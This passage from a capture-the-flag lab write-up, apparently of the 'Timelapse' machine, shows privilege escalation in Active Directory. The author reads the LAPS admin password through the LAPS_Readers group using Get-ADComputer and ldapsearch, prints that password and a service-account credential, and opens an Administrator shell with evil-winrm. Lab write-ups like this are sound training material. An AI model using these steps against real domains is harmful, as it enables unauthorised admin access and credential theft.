NT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
TIMELAPSE\LAPS_Readers                      Group            S-1-5-21-671920749-559770252-3318990721-2601 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
However, it’s in a group called LAPS_Readers.
$ net groups LAPS_Readers
Group name     LAPS_Readers
Comment

Members

-------------------------------------------------------------------------------
svc_deploy
The command completed successfully.
While there’s no description available for this group, the name itself strongly suggests that it’s LAPS-related.
LAPS:
Windows’ Local Administrator Password Solution (LAPS) is a password management solution that handles password rotation for administrative accounts. A side-effect of using LAPS is that the admin password is stored as an LDAP attribute, which may introduce some security concerns.
Based on the group name LDAP_Readers, it’s highly possible that svc_deploy can read this password in plaintext, hence able to escalate privileges.
LAPS_Readers Group Abuse:
To read the password, I simply used Get-ADComputer to read the ms-mcs-admpwd property:
$ Get-ADComputer DC01 -property 'ms-mcs-admpwd'
DistinguishedName : CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
DNSHostName       : dc01.timelapse.htb
Enabled           : True
ms-mcs-admpwd     : M#).&7[S9)b(11ai57L6p5y(
Name              : DC01
ObjectClass       : computer
ObjectGUID        : 6e10b102-6936-41aa-bb98-bed624c9b98f
SamAccountName    : DC01$
SID               : S-1-5-21-671920749-559770252-3318990721-1000
UserPrincipalName :
Alternatively, ldapsearch can also be used:
$ ldapsearch x -H ldap://timelapse.htb -D 'svc_deploy' -w 'E3R$Q62^12p7PLlC%KWaxuaV' -b "dc=timelapse,dc=htb" "(ms-MCS-AdmPwd=*)" ms-Mcs-AdmPwd
# extended LDIF
#
# LDAPv3
# base <dc=timelapse,dc=htb> with scope subtree
# filter: (ms-MCS-AdmPwd=*)
# requesting: ms-Mcs-AdmPwd
#

# DC01, Domain Controllers, timelapse.htb
dn: CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
ms-Mcs-AdmPwd: M#).&7[S9)b(11ai57L6p5y(

# search reference
ref: ldap://ForestDnsZones.timelapse.htb/DC=ForestDnsZones,DC=timelapse,DC=htb

# search reference
ref: ldap://DomainDnsZones.timelapse.htb/DC=DomainDnsZones,DC=timelapse,DC=htb

# search reference
ref: ldap://timelapse.htb/CN=Configuration,DC=timelapse,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
# numReferences: 3

With this password, I used evil-winrm once more to obtain an administrative shell session:
$ evil-winrm -i 10.129.227.113 -u Administrator -p 'M#).&7[S9)b(11ai57L6p5y(' -P 5986 -S
$ whoami
timelapse\administrator
Root Flag:
The root flag can be found in another user’s Desktop:
$ dir C:\Users\TRX\Desktop
    Directory: C:\Users\TRX\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        1/20/2024   8:04 AM             34 root.txt
$ type root.txt
02e52267************************